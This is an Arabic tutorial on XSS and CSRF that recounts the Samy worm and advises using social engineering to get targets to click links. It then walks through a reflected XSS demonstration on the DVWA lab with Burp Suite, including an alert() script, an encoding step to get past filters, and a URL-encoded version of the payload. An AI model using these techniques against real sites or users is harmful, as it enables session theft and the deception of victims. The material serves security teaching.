XSS and CSRF يمكن أن يتم استخدامها مع بعض في سلسلة من الاستغلالات في الدودة المشهورة **Samy worm** التي قام بإجادها **Samy Kamkar** والتي عاثت خراباً في **MySpace** في عام **2005**

في الواقع هي لم تكن دودة **worm** كالبرمجيات الخبيثة التقليدية بل كانت هجوم **XSS and CSRF** والذي انتشر بسرعة لذلك تم تسميته باسم الدودة **worm**

الهجموم يحمل استغلال يقوم بإدخال

"**but most of all. Samy is my hero**"

في بروفايل الضحية كما يقوم بإرسال طلب صداقة إلى **Samy**

وعندما يقوم مستخدم أخر في **MySpace** بمشاهدة أي بروفايل مصاب فإن الاستغلال سوف يتم تنفيذه مرة ثانية وخلال يوم واحد تم استغلال أكثر من مليون مستخدم في **MySpace** النص الذي يتم إدخاله في بروفايل الضحية يتم بواسطة **XSS** بينما إرسال طلب الصداقة يتم بواسطة **CSRF**

ثغرات الهندسة الاجتماعية التقنية:

هذا النوع من الثغرات لا يعتمد على أي ثغرات تقنية موجودة في سيرفر الويب أو في تطبيق الويب ولكن تعتمد على المستخدم الهدف بشكل مباشر.

هذا النوع من الهجمات لا يمكن إيقافه من خلال طرق الحماية التقليدية مثل الجدران النارية **Firewalls** وأنظمة كشف ومنع التطفل وبرامج مضادات الفروسات وبرامج إزالة البرمجيات الخبيثة أو من خلال ترقيع النظام من خلال إجراء التحديثات.

استطلاع مستخدم الويب:

يوجد العديد من المواقع المتوفرة بشكل مجاني والتي تحوي على أداة اكتشاف ثغرات **XSS** والتي تؤمن مكان جيد للبدء بهجوم **XSS**

الموقع **xssed.org** يحوي مجموعة من المواقع التي تحوي على ثغرات **XSS** دائمة وحالة كل ثغرة

وهذا الموقع يحوي على أكبر أرشيف للمواقع المصابة بثغرة **XSS** كما يمكنك التسجيل في هذا الموقع من أجل الحصول على أخر التحديثات الخاصة بمحتوى هذا الموقع و يمكنك القيام ببحث سريع في أرشيف هذا الموقع لترى فيما إذا كان الهدف الخاص تم وضعه في هذا الموقع على أنه موقع مصاب.

يوجد أيضاً قسم من الهندسة الاجتماعية التقليدية المتضمنة هجمات ضد مستخدمي الويب

يمكنك اكتشاف ثغرات **XSS and CSRF** ويمكنك بناء استغلال لها ولكن أنت بحاجة لمستخدم شرعي لتقوم بإرسال الطلب الخبيث من خلاله إلى تطبيق الويب وهذا الطلب يمكن أن يكون من خلال رابط أو صورة أو فديو أو إعادة التوجيه لموقع أخر أو أي طريقة أخرى يمكن أن تقود المستخدم من خلالها ليقوم بالقيام بهذا الطلب.

من أجل القيام بذلك بطريقة لا تثير شك المستخدم فإن مختبر الاختراق الجيد يجب أن يكون ماهر في استخدام الهندسة الاجتماعية من أجل أن يحصل على ثقة المستخدم الهدف.

هناك فائدة من جمع عدة حسابات والتي يمكن من خلالها التحكم بالتطبيق الهدف، يمكن استخدام هذه الحسابات من أجل التفاعل مع المستخدم الهدف كجزء من هجوم الهندسة الاجتماعية كما يمكن استخدام هذه الحسابات من أجل اختبار وتجربة الاستغلالات قبل استخدامها ضد المستخدم الهدف كالقيام بإرسال روابط بين هذه الحسابات لرؤية فيما إذا كانت عملية تسليم الاستغلال تتم بالشكل المطلوب و هذا يسمح لمختبر الاختراق بأن يلعب دود المهاجم والضحية

فحص مستخدم الويب:

عندما تجد موقع مصاب بثغرة **XSS** فأنت بحاجة لأن تأخذ هذه المعلومات وتقوم بخلق استغلال جيد لاستخدامه ضد الموقع الهدف

محور هجوم **XSS or CSRF** هو أن يقوم المستخدم بالضغط على رابط يقوم بإرسال طلب **request** إلى تطبيق الويب وهذا الطلب يحوي على سكريبت خبيث **malicious script**

الجزء السهل من ثغرات **XSS or CSRF** هو اكتشافها وبناء الاستغلال الخاص بها

الجزء الصعب في هجوم **XSS or CSRF** هو خداع المستخدم لكي يقوم بالضغط على الرابط الخبيث من خلال استخدام هجمات الهندسة الاجتماعية

ثغرات **XSS and CSRF** أصبح من الصعب اكتشافها بسبب التقنيات المستخدمة في جانب المستخدم (في المتصفح) مثل

JavaScript, ActiveX, Flaxh, and Silverlight

والتي تساعد في عرض الصفحة النهائية لدى المستخدم.

هذه التقنيات تزيد من صعوبة إيجاد ثغرات **XSS and CSRF** لأنه من الصعب القيام بعملية فحص اتوماتيكي على الكود في جانب المستخدم.

من أجل اكتشاف هذه الثغرات يجب أن تكون قادراً على فهم كيف يتم قبول ومعالجة دخل المستخدم من قبل تطبيق الويب وكيف يتم تضمينه في صفحة الخرج.

المفتاح هو إيجاد الصفحات التي تقبل دخل من المستخدم ومن ثم القيام بإدخال بعض القيم للقيام بعملية فحص الثغرة

من أجل النجاح باستغلال **CSRF** يجب أن تعرف كل البرامترات المستخدمة في التطبيق لكي تتمكن من إعداد طلب خبيث ليتم تنفيذه بنجاح.

هذه العملية تشبه لحد ما إعداد تعليمة طلب **SQL** خبيث كما مر معنا في هجوم حقن **sql**

استغلال مستخدم الويب:

سنقوم باستخدام بعض الأدوات والتقنيات للقيام بعملية استغلال لثغرات **XSS and CSRF** ضد مستخدم الويب.

الهجمات على مستخدم الويب تتضمن:

- **XSS**: استغلال ثغرات **XSS** بكلا النوعين **reflected and stored** لسرقة الجلسة (الكوكيز) باستخدام **Burp Suite**

- **CSRF**: استغلال ثغرة **CSRF** لتغير كلمة سر المستخدم باستخدام **Burp Suite**

- هجمات الهندسة الاجتماعية: باستخدام **Social-Engineer Toolkit (SET)**

هجوم Cross-Site Scripting (XSS):

الطريقة الكلاسيكية لإثبات وجود هذه الثغرة هو استخدام نافذة منبثقة **JavaScript alert box** والتي تظهر عندما يبدأ الكود بالعمل في متصفح المستخدم الهدف.

هذه العملية ليست عملية خطيرة أو خبيثة ولكن يمكن استخدامها بشكل خبيث من أجل كشف معلومات باستخدام **malicious payload**

مختبر الاختراق يجب أن يكون على معرفة جيدة بتقنيات الترميز وفك الترميز **encoding and decoding** المستخدمة مع البرامترات الموجودة في عناوين **URL** وتقنيات التحقق من الدخل المستخدمة كآلية حماية في تطبيق الويب.

من الضروري أن تعرف كيف تقوم بترميز **encode** وفك ترميز **decode** الدخل الخبيث لتستطيع التغلب على تقنيات الحماية الموجودة في تطبيق الويب.

يوجد العديد من تقنيات الترميز مثل:

- **Base64**
- **URL**
- **HTML**
- **ASCII Hexadecimal**
- **UTF-8**
- **Long UTF-8**

- **Binary**
- **UTF-16**
- **UTF-7**

معظم أداوات اختبار الاختراق ومنها **Burp Suite** تحوي على أداوات تساعد ترميز وفك ترميز القيم المراد استخدامها كدخل خبيث.

أحد العوامل المهمة التي يجب أن تفهمها عند التعامل مع **XSS** هو السياسة المتبعة في المتصفح **origin policy in browser**

هذه السياسية يمكن أن تقوم بمنع السكرييت من العمل في الصفحات الغير موثوقة ويمكن أن تسمح بعملها في صفحات ومواقع أخرى.

المتصفح يجب أن يثق بالموقع لأن الموقع سوف يرد على المتصفح بسكرييت ويجب أن يتم تنفيذها لتتم عملية الهجوم.

يجب أن تجد ثغرات **XSS** في المواقع التي يثق بها المستخدم الهدف من أجل أن يتم تنفيذ السكرييت الخبيث في المتصفح الخاص به.

:XSS Payload

يوجد العديد من **payloads** الخطيرة والتي يمكن تسليمها من خلال ثغرة **XSS**

بعض **XSS Payloads**:


- النوافذ المنبثقة.
- سرقة مُعرف الجلسة.
- تنزيل وتنصيب برمجيات.
- إعادة توجيه متصفح الهدف إلى عنوان **URL** مختلفة.
- تنصيب **keylogger**
- فتح جلسة اتصال عكسي باستخدام **reverse shell**.

تقنيات الترميز و فك الترميز تلعب دور كبير في هجمات **XSS** لذلك يجب عليك أن تفهم كيف تتعامل مع هذه التقنيات.

بروكس الاعتراض يعتبر مفيد جداً خلال هجمات **XSS** من أجل تجاوز تقنيات الفلترة المستخدمة في تطبيقات الويب من أجل الحماية ضد هجمات **XSS**.

:Reflected XSS Attack

الشكل التالي يظهر خطوات هذا الهجوم



لنجاح هذا الهجوم يجب تحقق أمرين أساسيين:

- الهدف يجب أن يقوم بعمل معين (مثلاً الضغط على الرابط الخبيث)
- الهدف يجب أن يقوم بتسجيل الدخول إلى الموقع المصاب قبل أن يقوم بالضغط على الرابط الخبيث.

لنجاح هذا النوع من الهجمات يجب أن تتأكد من أن الهدف قد قام بعملية تسجيل الدخول إلى الموقع المصاب ومن ثم يجب أن تخدعه بطريقة معينة من أجل ان يقوم بالضغط على الرابط الخبيث.

سنقوم بهجوم **reflected XSS** على التطبيق الهدف **DVWA**

التطبيق الهدف يطلب من المستخدم إدخال اسمه ومن ثم يقوم بعرض رسالة ترحيب تحوي على اسم المستخدم

وهذا يعني أن دخل المستخدم يتم استخدامه في الخرج الذي يتم عرضه على المتصفح.

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? [ ] Submit

Hello jameel

لنبدأ بإدخال تعليمة تقوم بعرض نافذة منبثقة

JavaScript pop-up alert

باستخدام الصيغة التالية:

```
<script>alert("Jameel was here!")</script>
```



هجوم **reflected XSS** يسمى أيضاً " **whoever clicks it, gets it**"

وهو هجوم لمرة واحدة ويتم عندما يقوم الهدف بفتح الرابط الخبيث وسيتم تنفيذ الكود الخبيث في متصفح الويب الخاص به.

المتصفح يثق بتطبيق الويب **DVWA** لأنه قد سمح بتنفيذ السكريبت الموجود في الرد القادم من التطبيق.


اعتراض إجابة السيرفر:

يجب أن تفهم كيف يقوم تطبيق الويب بمعالجة دخل المستخدم لتتمكن من التحايل على تقنيات الحماية المستخدمة في التطبيق.

بعض إجراءات الحماية تكون في جانب المستخدم وقبل أن يتم إرسال الطلب إلى التطبيق والبعض الآخر يكون قبل أن يتم تسليم الإجابة إلى المتصفح.


يمكنك فحص الطلبات التي يتم إرسالها من المتصفح والتي يتم استقبالها وقبل أن تصل إلى المتصفح وذلك باستخدام بروكس اعتراض **intercepting proxy**

بشكل افتراضي فإن **Burp Proxy** لا يقوم باعتراض الإجابات القادمة من تطبيق الويب ولكن يمكن تفعيل هذه الخاصية كما في الشكل التالي:



الآن أصبح بإمكاننا رؤية كل طلب يتم إرساله وقبل أن يصل إلى تطبيق الويب وكل إجابة قادمة من تطبيق الويب وقبل أن تصل إلى المتصفح.

عندما تقوم باعتراض الطلب فيمكنك أن ترى أنه قد تم إضافة سكريبت في اسم البرامتر **NAME** كما في الشكل التالي:




هذا يسمح لنا برؤية كل طلب ومن ثم يجب أن نقوم بالضغط على **forwoad** من أجل تمرير الطلب إلى تطبيق الويب ومن ثم الضغط على **forwoad** مرة أخرى من أجل تمرير الإجابة القادمة من تطبيق الويب إلى المتصفح.

الإجابة القادمة من تطبيق الويب تظهر أن الأحرف ليست كلها نص صريح وبعضها مرمز.

مثلاً: الإشارة " < " يتم ترميزها باستخدام الرمز " **%3C** " ، وإشارة " > " يتم ترميزها باستخدام الرمز " **%3E** "

إذا لم تكن على معرفة بتقنية الترميز المستخدمة في عناوين **URL** يمكنك استخدام أداة **Decoder** الموجودة في **Burp Suite**

عند القيام بالسماح بتوجيه هذا الإجابة (بالضغط على **forward**) سوف يتم توجيه هذه الإجابة إلى المتصفح ويمكنك فحص كود **HTML** كما في الشكل التالي:




وهذه إشارة واضحة على نجاح هجوم **XSS** لأن كود **HTML** الذي تم إرساله من قبل تطبيق الويب إلى المتصفح يحوي على كود الاستغلال الذي قمنا باستخدامه.


ترميز XSS Payloads:

العمل مع القيم المرمزة هو طريقة قوية من أجل اكتشاف ما هو المسموح به في تطبيق الويب.

يمكننا استخدام أداة **Decoder** الموجودة في **Burp Suite** من أجل ترميز الدخل المستخدم في هجوم **XSS**



يمكننا اختيار تقنية الترميز التي نرغب بها ومن ثم نقوم بنسخ الكود المرمز ولصقه في البرامتر **NAME** كما في الشكل التالي



ومن ثم توجيه الطلب إلى تطبيق الويب

والإجابة التي سوف تقوم بإظهار نافذة منبثقة تعتبر دخل مقبول من قبل تطبيق الويب.

:XSS in URL Address

يمكننا استخدام عنوان **URL** من أجل القيام بهجوم **XSS**


عندما يتم استخدام اسم عادي مثل **Jameel** كدخل سوف يكون عنوان **URL** هو التالي:

127.0.0.1/dvwa/vulnerabilities/xss_r/?name=jameel#

يمكننا استخدام **URL-encoded** للقيام بهجوم **XSS** بشكل مباشر من خلال كتابة عنوان **URL** التالي:

http://127.0.0.1/dvwa/vulnerabilities/xss_r/?name=%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%22%4a%61%6d%65%65%6c%20%77%61%73%20%68%65%72%65%21%22%29%3c%2f%73%63%72%69%70%74%3e#

وعندما يتلقى تطبيق الويب هذا الطلب فسوف يرد بإظهار نفس النافذة المنبثقة وهذا يعني أنه تم تنفيذ السكريبت في متصفح المستخدم.

